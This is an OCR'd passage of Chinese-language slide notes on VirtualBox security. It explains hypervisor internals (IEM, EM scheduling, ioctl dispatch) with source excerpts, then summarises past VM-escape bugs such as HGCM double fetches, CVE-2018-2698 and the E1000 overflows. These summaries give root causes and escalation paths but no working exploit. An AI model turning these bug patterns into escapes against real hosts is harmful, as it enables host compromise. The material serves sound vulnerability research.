    IEM_CTX_ASSERT(pVCpu, IEM_CPUMCTX_EXTRN_EXEC_DECODED_NO_ME

    iemInitExec(pVCpu, false /*fBypassHandlers*/);
    VBOXSTRICTRC rcStrict = IEM_CIMPL_CALL_0(iemCImpl_cpuid);
    Assert(!pVCpu->iem.s.cActiveMappings);
    return iemUninitExecAndFiddleStatusAndMaybeReenter(pVCpu,
}
```



```
IEM_CIMPL_DEF_0(iemCImpl_cpuid)
{
    // ...

    CPUMGetGuestCpuId(pVCpu, pVCpu->cpum.GstCtx.eax, pV
                      &pVCpu->cpum.GstCtx.eax, &pVCpu->
    pVCpu->cpum.GstCtx.rax &= UINT32_C(0xffffffff);
    pVCpu->cpum.GstCtx.rbx &= UINT32_C(0xffffffff);
    pVCpu->cpum.GstCtx.rcx &= UINT32_C(0xffffffff);
    pVCpu->cpum.GstCtx.rdx &= UINT32_C(0xffffffff);
    pVCpu->cpum.GstCtx.fExtrn &= ~(CPUMCTX_EXTRN_RAX |

    iemRegAddToRipAndClearRF(pVCpu, cbInstr);
    pVCpu->iem.s.cPotentialExits++;
    return VINF_SUCCESS;
}
```

$ VirtualBox

VirtualBox Security - VMMR0

- 這種 instruction emulation 的操作分成兩個種類：
  - IEMAllCImpl - Instruction Implementation in C/C++ (code include)
  - IEMAllInstructions - Instruction Decoding and Emulation
- 不太確定分類的方法，不過從搜尋結果來看前者比較複雜，而後者都是常見的運算操作

```
src/VBox/VMM/VMMAll/IEMAllCImpl.cpp.h:
 244  */
 245: IEM_CIMPL_DEF_0(iemCImpl_popa_16)
 246  {

 315  */
 316: IEM_CIMPL_DEF_0(iemCImpl_popa_32)
 317  {

 395  */
 396: IEM_CIMPL_DEF_0(iemCImpl_pusha_16)
 397  {

 466  */
 467: IEM_CIMPL_DEF_0(iemCImpl_pusha_32)
 468  {
```

```
src/VBox/VMM/VMMAll/IEMAllInstructionsOneByte.cpp.h:
 1508  */
 1509: FNIEMOP_DEF_1(iemOpCommonPushGReg, uint8_t, iReg)
 1510  {

 1645  */
 1646: FNIEMOP_DEF_1(iemOpCommonPopGReg, uint8_t, iReg)
 1647  {

 4244  /** Opcode 0x8f /0. */
 4245: FNIEMOP_DEF_1(iemOp_pop_Ev, uint8_t, bRm)
 4246  {

 4405  */
 4406: FNIEMOP_DEF_1(iemOpCommonXchgGRegRax, uint8_t, iReg)
 4407  {

 5768  */
 5769: FNIEMOP_DEF_1(iemOpCommonMov_r8_Ib, uint8_t, iReg)
 5770  {
```

$ VirtualBox

VirtualBox Security - VMMR0

- 雖然 instruction 類型不同，不過他們都會被定義在同個 instruction map 變數當中
- 根據長度拆成兩個變數儲存：
  - 1 byte - g_apfnOneByteMap
  - 2 bytes - g_apfnTwoByteMap

```
const PFNIEMOP g_apfnOneByteMap[256] =
{
    /* 0x00 */  iemOp_add_Eb_Gb,        iemOp_add_Ev_Gv,        iemOp_add_Gb_Eb,        iemOp_add_Gv_Ev,
    /* 0x04 */  iemOp_add_Al_Ib,        iemOp_add_eAX_Iz,       iemOp_push_ES,          iemOp_pop_ES,
    /* 0x08 */  iemOp_or_Eb_Gb,         iemOp_or_Ev_Gv,         iemOp_or_Gb_Eb,         iemOp_or_Gv_Ev,
    /* 0x0c */  iemOp_or_Al_Ib,         iemOp_or_eAX_Iz,        iemOp_push_CS,          iemOp_2byteEscape,
    /* 0x10 */  iemOp_adc_Eb_Gb,        iemOp_adc_Ev_Gv,        iemOp_adc_Gb_Eb,        iemOp_adc_Gv_Ev,
    /* 0x14 */  iemOp_adc_Al_Ib,        iemOp_adc_eAX_Iz,       iemOp_push_SS,          iemOp_pop_SS,
    /* 0x18 */  iemOp_sbb_Eb_Gb,        iemOp_sbb_Ev_Gv,        iemOp_sbb_Gb_Eb,        iemOp_sbb_Gv_Ev,
    /* 0x1c */  iemOp_sbb_Al_Ib,        iemOp_sbb_eAX_Iz,       iemOp_push_DS,          iemOp_pop_DS,
    // ...
```

```
IEM_STATIC const PFNIEMOP g_apfnTwoByteMap[] =
{
    /*          no prefix,                  066h prefix
    /* 0x00 */  IEMOP_X4(iemOp_Grp6),
    /* 0x01 */  IEMOP_X4(iemOp_Grp7),
    /* 0x02 */  IEMOP_X4(iemOp_lar_Gv_Ew),
    /* 0x03 */  IEMOP_X4(iemOp_lsl_Gv_Ew),
    /* 0x04 */  IEMOP_X4(iemOp_Invalid),
    /* 0x05 */  IEMOP_X4(iemOp_syscall),
    /* 0x06 */  IEMOP_X4(iemOp_clts),
    /* 0x07 */  IEMOP_X4(iemOp_sysret),
    /* 0x08 */  IEMOP_X4(iemOp_invd),
    /* 0x09 */  IEMOP_X4(iemOp_wbinvd),
    /* 0x0a */  IEMOP_X4(iemOp_Invalid),
    /* 0x0b */  IEMOP_X4(iemOp_ud2),
    /* 0x0c */  IEMOP_X4(iemOp_Invalid),
    /* 0x0d */  IEMOP_X4(iemOp_nop_Ev_GrpP),
    /* 0x0e */  IEMOP_X4(iemOp_femms),
    /* 0x0f */  IEMOP_X4(iemOp_3Dnow),
    // ...
```

$ VirtualBox

VirtualBox Security - VMMR0

- VirtualBox 實作 exception injection 到 VM 的 function 為 hmR0VmxInjectEventVmcs
- 將 interrupt 的資訊透過 VMWRITE 寫到 VMX_VMCS32_CTRL_ENTRY_INTERRUPTION_INFO (0x4016)
  - KVM 稱作 VM_ENTRY_INTR_INFO_FIELD
- Info 包含兩個資訊：
  - Vector - PF, BP, …
  - Type - EXT_INT, NMI, …

```
/*
 * Inject the event into the VMCS.
 */
int rc = VMXWriteVmcs32(VMX_VMCS32_CTRL_ENTRY_INTERRUPTION_INFO, u32IntInfo);
if (VMX_ENTRY_INT_INFO_IS_ERROR_CODE_VALID(u32IntInfo))
    rc |= VMXWriteVmcs32(VMX_VMCS32_CTRL_ENTRY_EXCEPTION_ERRCODE, u32ErrCode);
rc |= VMXWriteVmcs32(VMX_VMCS32_CTRL_ENTRY_INSTR_LENGTH, cbInstr);

/*
 * Update guest CR2 if this is a page-fault.
 */
if (VMX_ENTRY_INT_INFO_IS_XCPT_PF(u32IntInfo))
    pCtx->cr2 = GCPtrFault;
```

$ VirtualBox

VirtualBox Security - VMMR3 <—> VMMR0

- 就像 kernel module 一樣，VMMR0 也會 export 一些 ioctl API 給 VMMR3 來使用
- VMMR0 ioctl handler 的 entry point 為 function vmmR0EntryExWorker，一樣會透過一個 switch case 來處理請求命令


```
switch (enmOperation)
{
    /*
     * GVM requests
     */
    case VMMR0_DO_GVMM_CREATE_VM:
        if (pGVM == NULL && u64Arg == 0 && idCpu ==
            rc = GVMMR0CreateVMReq((PGVMMCREATEVMR
        else
            rc = VERR_INVALID_PARAMETER;
        VMM_CHECK_SMAP_CHECK(RT_NOTHING);
        break;

    case VMMR0_DO_GVMM_DESTROY_VM:
        if (pReqHdr == NULL && u64Arg == 0)
            rc = GVMMR0DestroyVM(pGVM);
        else
            rc = VERR_INVALID_PARAMETER;
        VMM_CHECK_SMAP_CHECK(RT_NOTHING);
        break;

    case VMMR0_DO_GVMM_REGISTER_VMCPU:
        if (pGVM != NULL)
            rc = GVMMR0RegisterVCpu(pGVM, idCpu);
        else
            rc = VERR_INVALID_PARAMETER;
        VMM_CHECK_SMAP_CHECK2(pGVM, RT_NOTHING);
        break;
    // ...
```

$ VirtualBox

VirtualBox Security - VMMR3

- VMMR3 會被編譯成 VMM.dll 給 user space 的程式做使用，export 操作 VM 的 API
- 以 VMR3Create 為例子，該 function 用於建立一個 virtual machine

```
VMMR3DECL(int)          VMR3Create(uint32_t cCpus, PCV
                                   PFNVMATERROR pfnVMA
                                   PFNCFGMCONSTRUCTOR
                                   PVM *ppVM, PUVM *pp
VMMR3DECL(int)          VMR3PowerOn(PUVM pUVM);
VMMR3DECL(int)          VMR3Suspend(PUVM pUVM, VMSUSPE
VMMR3DECL(VMSUSPENDREASON) VMR3GetSuspendReason(PUVM);
VMMR3DECL(int)          VMR3Resume(PUVM pUVM, VMRESUME
VMMR3DECL(VMRESUMEREASON) VMR3GetResumeReason(PUVM);
// ...
```



```
 */
VMMR3DECL(int)   VMR3Create(uint32_t cCpus, PCVMM2
                            PFNVMATERROR pfnVMAtEr
                            PFNCFGMCONSTRUCTOR pfn
                            PVM *ppVM, PUVM *ppUVM
{
    // ...
    PUVM pUVM = NULL;                          /* shuts u
    int rc = vmR3CreateUVM(cCpus, pVmm2UserMethods
    // ...
    if (RT_SUCCESS(rc))
    {
        rc = SUPR3Init(&pUVM->vm.s.pSession);
        if (RT_SUCCESS(rc))
        {
            PVMREQ pReq;
            rc = VMR3ReqCallU(pUVM, VMCPUID_ANY, &
                              (PFNRT)vmR3CreateU,
```

$ VirtualBox

VirtualBox Security - VMMR3

- 底層會呼叫 ioctl 送一個 VMMR0_DO_GVMM_CREATE_VM 的請求給 kernel module
- Kernel module 收到請求後再根據參數做對應的初始化

```
static int vmR3CreateU(PUVM pUVM, uint32_t cCpus, PFNCFGMCONSTRUCTOR pfnCFGMCon
{
#if (defined(RT_ARCH_AMD64) || defined(RT_ARCH_X86)) && !defined(VBOX_WITH_OLD_
    // ...
    /*
     * Request GVMM to create a new VM for us.
     */
    GVMMCREATEVMREQ CreateVMReq;
    CreateVMReq.Hdr.u32Magic    = SUPVMMR0REQHDR_MAGIC;
    CreateVMReq.Hdr.cbReq       = sizeof(CreateVMReq);
    CreateVMReq.pSession        = pUVM->vm.s.pSession;
    CreateVMReq.pVMR0           = NIL_RTR0PTR;
    CreateVMReq.pVMR3           = NULL;
    CreateVMReq.cCpus           = cCpus;
    rc = SUPR3CallVMMR0Ex(NIL_RTR0PTR, NIL_VMCPUID, VMMR0_DO_GVMM_CREATE_VM, 0,
```

Kernel module (VMMR0)

```
DECL_NO_INLINE(static, int) vmmR0EntryExWorker(PGVM pGVM, VMCPUID idCpu, VMMR
                                               PSUPVMMR0REQHDR pReqHdr, uint6
{
    // ...
    int rc;
    switch (enmOperation)
    {
        /*
         * GVM requests
         */
        case VMMR0_DO_GVMM_CREATE_VM:
            if (pGVM == NULL && u64Arg == 0 && idCpu == NIL_VMCPUID)
                rc = GVMMR0CreateVMReq((PGVMMCREATEVMREQ)pReqHdr, pSession);
            else
                rc = VERR_INVALID_PARAMETER;
            VMM_CHECK_SMAP_CHECK(RT_NOTHING);
```

$ VirtualBox

VirtualBox Security - VMMR3

- 建立 VM 後，VirtualBox 會為每個 vCPU 建立一個 emulation thread，處理不同 vCPU 的錯誤與請求，又稱作 EMT (Emulation Thread)

```
/*
 * Start the emulation threads for all VMCPUs.
 */
for (i = 0; i < cCpus; i++)
{
    rc = RTThreadCreateF(&pUVM->aCpus[i].vm.s.ThreadEMT, vmR3EmulationThread, &pUVM->aCpus[i],
                         _1M, RTTHREADTYPE_EMULATION,
                         RTTHREADFLAGS_WAITABLE | RTTHREADFLAGS_COM_MTA,
                         cCpus > 1 ? "EMT-%u" : "EMT", i);
    if (RT_FAILURE(rc))
        break;

    pUVM->aCpus[i].vm.s.NativeThreadEMT = RTThreadGetNative(pUVM->aCpus[i].vm.s.ThreadEMT);
}
```

$ VirtualBox


VirtualBox Security - VMMR3

- 執行 VMR3Create 的過程中也會初始化各個 VM manager，
  主要由 function vmR3InitRing3 來處理
  - MM - memory management
  - CPUM - CPU monitor / manager
  - PGM - page monitor / manager
  - TM - time manager
  - VMM - virtual machine monitor
  - SELM - selector manager，用於 DBT mode

$ VirtualBox

VirtualBox Security - VMMR3


- 執行 VMR3Create 的過程中也會初始化各個 VM manager，主要由 function vmR3InitRing3 來處理
  - TRPM - trap monitor，DBT mode 的 trap 處理
  - SSM - saved state manager，用來保存 VM 狀態
  - IOM - input / output monitor
  - EM - execution monitor / manager，VM-Exit 後的模擬執行
  - IEM - interpreted execution manager



$ VirtualBox

VirtualBox Security - VMMR3

- 執行 VMR3Create 的過程中也會初始化各個 VM manager，主要由 function vmR3InitRing3 來處理
  - DBGF - debugger facility，debug 用
  - GIM - guest interface manager
  - PDM - pluggable device manager，可以插拔的 device



$ VirtualBox

VirtualBox Security - VMMR3 - EM

- EM 負責檢查並選擇執行 VM 的方式，並且同步 vCPU 之間的狀態
- 分成三種執行方式，而每個方式最後都會有一個 while loop 不斷處理：
  - Raw-mode - emR3RawExecute (?)
  - Hardware Assisted - emR3HmExecute
  - Recompiled or interpreted - emR3RemExecute

$ VirtualBox

VirtualBox Security - VMMR3 - EM

- EMR3ExecuteVM - 會根據執行狀態做 scheduling，調整執行模式到 RAW、HM、REM 等等
- 根據執行模式的不同，會進到對應的方式 for loop

```
for (;;)
{
    switch (rc)
    {
        /*
         * Keep doing what we're currently doing.
         */
        case VINF_SUCCESS:
            // ...
        case VINF_EM_RESCHEDULE_RAW:
            // ...
        case VINF_EM_RESCHEDULE_HM:
            // ...
        case VINF_EM_RESCHEDULE_REM:
```

Rescheduling


```
switch (enmNewState)
{
    /*
     * Execute raw.
     */
    case EMSTATE_RAW:
        break;
    case EMSTATE_HM:
        rc = emR3HmExecute(pVM, pVCpu, &fFFDone);
        break;
    case EMSTATE_NEM:
        rc = VBOXSTRICTRC_TODO(emR3NemExecute(pVM,
        break;
    case EMSTATE_REM:
        rc = emR3RemExecute(pVM, pVCpu, &fFFDone);
    case EMSTATE_IEM:
    {
        uint32_t cInstructions = 0;
            rc = VBOXSTRICTRC_TODO(IEMExecLots(pVCp
```

$ VirtualBox

VirtualBox Security - VMMR3 - EM

- emR3HmExecute - 執行在硬體加速的 raw code 底下，也就是 Intel VT-x & AMD-V
- 會在底層透過 ioctl(VMMR0_DO_HM_RUN) 來喚醒 VM

```
if (RT_LIKELY(emR3IsExecutionAllowed(pVM, pVCpu)))
{
    STAM_PROFILE_START(&pVCpu->em.s.StatHMExec, x);
    rc = VMMR3HmRunGC(pVM, pVCpu);
    STAM_PROFILE_STOP(&pVCpu->em.s.StatHMExec, x);
}
```



```
VMMR3_INT_DECL(int) VMMR3HmRunGC(PVM pVM, PVMCPU pVCpu)
{
    for (;;)
    {
        int rc;
        do
        {
            rc = SUPR3CallVMMR0Fast(VMCC_GET_VMR0_FOR_CALL(pVM), VMMR0_DO_HM_RUN,
            if (RT_LIKELY(rc == VINF_SUCCESS))
                rc = pVCpu->vmm.s.iLastGZRc;
        } while (rc == VINF_EM_RAW_INTERRUPT_HYPER);
```

$ VirtualBox

VirtualBox Security - VMMR3 - EM

- emR3RemExecute - 執行 recompiled code，不過不確定是指什麼 code 被 recompiled，應該指的是 binary translation
- 與 HM 不同的是，這邊是用 interpreter (IEM) 不斷模擬執行 instruction，並且沒有執行長度的限制

```
static int emR3RemExecute(PVM pVM, PVMCPU pVCpu, bool *pfFFDone)
{
    *pfFFDone = false;
    uint32_t cLoops     = 0;
    int      rc         = VINF_SUCCESS;
    for (;;)
    {
        if (RT_LIKELY(emR3IsExecutionAllowed(pVM, pVCpu)))
        {
            STAM_PROFILE_START(&pVCpu->em.s.StatREMExec, c);
            rc = VBOXSTRICTRC_TODO(IEMExecLots(pVCpu, 8192 /*cMaxIns
            STAM_PROFILE_STOP(&pVCpu->em.s.StatREMExec, c);
        }
```

$ VirtualBox

VirtualBox Security - VMMR3 - EM

- IEM_THEN_REM 是一個比較特別的模式，先執行 IEM，然後在錯誤發生或是 instruction 太多時，切換成 REM 執行

```
static VBOXSTRICTRC emR3ExecuteIemThenRem(PVM pVM, PVMCPU pVCpu, bool *pfFFDone)
{
    *pfFFDone = false;
    while (pVCpu->em.s.cIemThenRemInstructions < 1024)
    {
        uint32_t     cInstructions;
        VBOXSTRICTRC rcStrict = IEMExecLots(pVCpu, 1024 - pVCpu->em.s.cIemThenRer
                                            UINT32_MAX/2 /*cPollRate*/, &cInstru
        pVCpu->em.s.cIemThenRemInstructions += cInstructions;
        // ...
        EMSTATE enmNewState = emR3Reschedule(pVM, pVCpu);
        if (enmNewState != EMSTATE_REM && enmNewState != EMSTATE_IEM_THEN_REM)
        {
            // ...
            pVCpu->em.s.enmPrevState = pVCpu->em.s.enmState;
            pVCpu->em.s.enmState     = enmNewState;
            return VINF_SUCCESS;
        }
        // ...
    }
    pVCpu->em.s.enmState = EMSTATE_REM;
    return VINF_SUCCESS;
}
```

Instruction 少於 1024 個

是否需要切換模式

$ VirtualBox

VirtualBox Security - VMMR3 - EM

- 什麼情況下會需要 reschedule 不同的執行模式？
  - 如果 flag 中有特別設定，則 fIemExecutesAll=true 的情況下都由 IEM mode 來執行
  - 不支援 raw-mode 的情況下，優先度為 HM —> IEM_THEN_REM
  - 支援 raw-mode 的情況下，多以 REM 為主，條件滿足的情況才會 RAW
- 所以 raw-mode 到底是什麼 ?.?

$ VirtualBox

VirtualBox Security - VMMR3 - EM

- emR3HmHandleRC - 處理 HW 模式底下，Guest OS VM-Exit 所回傳的 return code
- 當 VMMR0 遇到沒辦法處理的 VM EXIT_REASON ，就會交給 VMMR3 來處理
- 類似 KVM 與 QEMU 還是有些許不同

```
/*
 * Memory mapped I/O access - emulate the instruction.
 */
case VINF_IOM_R3_MMIO_READ:
case VINF_IOM_R3_MMIO_WRITE:
case VINF_IOM_R3_MMIO_READ_WRITE:
    rc = emR3ExecuteInstruction(pVM, pVCpu, "MMIO");
    break;

/*
 * Machine specific register access - emulate the instruction.
 */
case VINF_CPUM_R3_MSR_READ:
case VINF_CPUM_R3_MSR_WRITE:
    rc = emR3ExecuteInstruction(pVM, pVCpu, "MSR");
    break;

/*
 * GIM hypercall.
 */
case VINF_GIM_R3_HYPERCALL:
    rc = emR3ExecuteInstruction(pVM, pVCpu, "Hypercall");
    break;
```

$ VirtualBox

VirtualBox Security - VMMR3 - EM

- History 是 EM 的一個加速機制，因為 VM-Exit 的 cost 太高，因此 EM 會紀錄 RIP 發生的 VM-Exit 次數，如果太多次的話，就會直接模擬後續的 instruction
- 以 CPUID 為例子：
  - 一開始會執行 IEMExecDecodedCpuid 來模擬執行 CPUID
  - 而 pExitRec (previous exit record) 為 true 時，就會用 EMHistoryExec 模擬執行多行 instruction
- History 以 hash table 實作，使用起來就像是執行流程的 cache (?)

```
HMVMX_EXIT_DECL hmR0VmxExitCpuid(PVMCPUCC pVCpu, PVMXTRANSIENT pVmxTransient)
{
    PCEMEXITREC pExitRec = EMHistoryUpdateFlagsAndTypeAndPC(...);
    if (!pExitRec)
    {
        /*
         * Regular CPUID instruction execution.
         */
        rcStrict = IEMExecDecodedCpuid(pVCpu, pVmxTransient->cbExitInstr);
        // ...
    }
    else
    {
        /*
         * Frequent exit or something needing probing.  Get state and call EMH
         */
        int rc2 = hmR0VmxImportGuestState(pVCpu, pVmcsInfo, HMVMX_CPUMCTX_EXTR
        rcStrict = EMHistoryExec(pVCpu, pExitRec, 0);
        // ...
    }
    return rcStrict;
}
```

$ VirtualBox


VirtualBox Security - VMMR3 - IEM

- IEM - Interpreted Execution Manager，提供軟體模擬執行 Guest OS 中的一或多行 instruction，在一些優化機制或是全模擬執行的情況下會被使用
  - IEM 又稱作 Instruction Decoding and Emulation
- 主要實作在檔案 IEMALL.cpp，實作了許多模擬執行的 API
  - IEMExec{One,Lots} - 執行{一,多}個 instruction
  - iemRaiseXcptOrInt - 實作在模擬執行的過程中產生 exceptions 與 interrupts
  - IEMExecDecoded{In,Out,...} - 模擬執行 in/out 等特殊的 instruction，這些 instruction 在被執行時會觸發 VM-Exit，並交由 IEM 來處理

$ VirtualBox

VirtualBox Security - Past Vulnerability 1

- Thinking outside the (Virtual)Box 在 HGCM (Host-Guest Communication Manager) 服務中找到一些漏洞
  - PropSvc - VirtualBox Guest Properties Service
  - ControlSvc - VirtualBox Guest Control Service



$ VirtualBox

VirtualBox Security - Past Vulnerability 1

- Guest OS 會裝一些 VirtualBox 自己的 kernel module (e.g. VBoxGuest.sys) 與應用程式 (e.g. VBoxControl.exe)，提供一些方便的操作，就是前面提到的 HGCM
- 互動流程如下：
  - [Guest-user] VBoxControl.exe 發送 RPC 請求
  - [Guest-kernel] 寫入請求 buffer 的物理記憶體位址到 VirtualBox VMM PCI device
  - [Host-kernel] 觸發 VM-Exit，整理執行資訊
  - [Host-user] 取得寫入 VMM PCI device 的 buffer 物理位址，加上 Guest RAM 的 base address 後取得 RPC 請求的資料做處理

$ VirtualBox

VirtualBox Security - Past Vulnerability 1

- Bug #1: Double fetch on buffer write-back
  - 因為會 re-fetches request data，因此在過程中可以更新 (透過另一個 vCPU)
- Bug #2: Heap out-of-bounds double read
  - 類似 Bug #1 的漏洞成因，因為參數會被讀兩次，因此有 TOCTOU 的問題
  - 後續可以擴展成 OOB write
- 因為 VirtualBox.exe 需要透過 ioctl 存取 VBoxDrv，因此是以高權限執行
- 後續透過 SUP_IOCTL_LDR_XXX 等 API，就可以打到 host kernel

$ VirtualBox

VirtualBox Security - Past Vulnerability 2

- CVE-2018-2698 - 發生在 HGSMI (Host-Guest Shared Memory Interface) 的 overflow 漏洞
- HGSMI 指的是 Guest 會在 video RAM 分配一塊 request buffer，通知 VGA device 可以處理資料，在 VBVA subsystem (VirtualBox Video Acceleration) 被使用到
- 其中 Guest 會傳送 VBVA_VDMA_CMD 命令，通知 Host 做 video DMA 的相關操作
- 呼叫 memcpy 時，size 欄位為 Guest 可以在 VBVA_VDMA_CMD 請求中控制的資料

```
uint32_t cbOff = pDstDesc->pitch * pDstRectl->top;
uint32_t cbSize = pDstDesc->pitch * pDstRectl->height;
memcpy(pvDstSurf + cbOff, pvSrcSurf + cbOff, cbSize);
```

$ VirtualBox

VirtualBox Security - Past Vulnerability 3,4,5

- CVE-2017-10235 - VirtualBox E1000 device buffer overflow (DevE1000.cpp)
  - 實作 TCP Segmentation 時用 assert 來檢查 u16MaxPktLen，但在 release version 中不會被編譯進去
- VirtualBox E1000 Guest-to-Host Escape
  - Integer underflow —> stack buffer overflow
- CVE-2019-2722 - E1000 Integer Underflow

```
static int e1kFallbackAddToFrame(PE1KSTATE pThis, E1KTXDESC *pDesc,
                                 bool fOnWorkerThread)
{
#ifdef VBOX_STRICT
    PPDMSCATTERGATHER pTxSg = pThis->CTX_SUFF(pTxSg);
    Assert(e1kGetDescType(pDesc) == E1K_DTYP_DATA);
    Assert(pDesc->data.cmd.fTSE);
    Assert(!e1kXmitIsGsoBuf(pTxSg));
#endif

    uint16_t u16MaxPktLen = pThis->contextTSE.dw3.u8HDRLEN +
                            pThis->contextTSE.dw3.u16MSS;
    Assert(u16MaxPktLen != 0);
    Assert(u16MaxPktLen < E1K_MAX_TX_PKT_SIZE);
```

CVE-2017-10235

$ VirtualBox

VirtualBox Security - Past Vulnerability 6


- CVE-2018-2844 - double fetch vulnerability in VirtualBox Video Acceleration (VBVA)
- 因為 compiler 的優化機制，造成 assembly 會對同一塊記憶體做 double fetch
  - 第一次 - 比較 value 是否超過 switch case 上限
  - 第二次 - 跳往對應 value 的 handler

```
; first fetch happens for cmp
.text:00000000000B957A                  cmp     dword ptr [r12], 0Ah ; switch 11 cases
.text:00000000000B957F                  ja      VBOXVDMACMD_TYPE_DEFAULT ; jumptable
00000000000B9597 default case

; second fetch again for pCmd->enmType from shared memory
.text:00000000000B9585                  mov     eax, [r12]
.text:00000000000B9589                  lea     rbx, vboxVDMACmdExec_JMPS
.text:00000000000B9590                  movsxd  rax, dword ptr [rbx+rax*4]
.text:00000000000B9594                  add     rax, rbx
.text:00000000000B9597                  jmp     rax             ; switch jump
```

$ VirtualBox

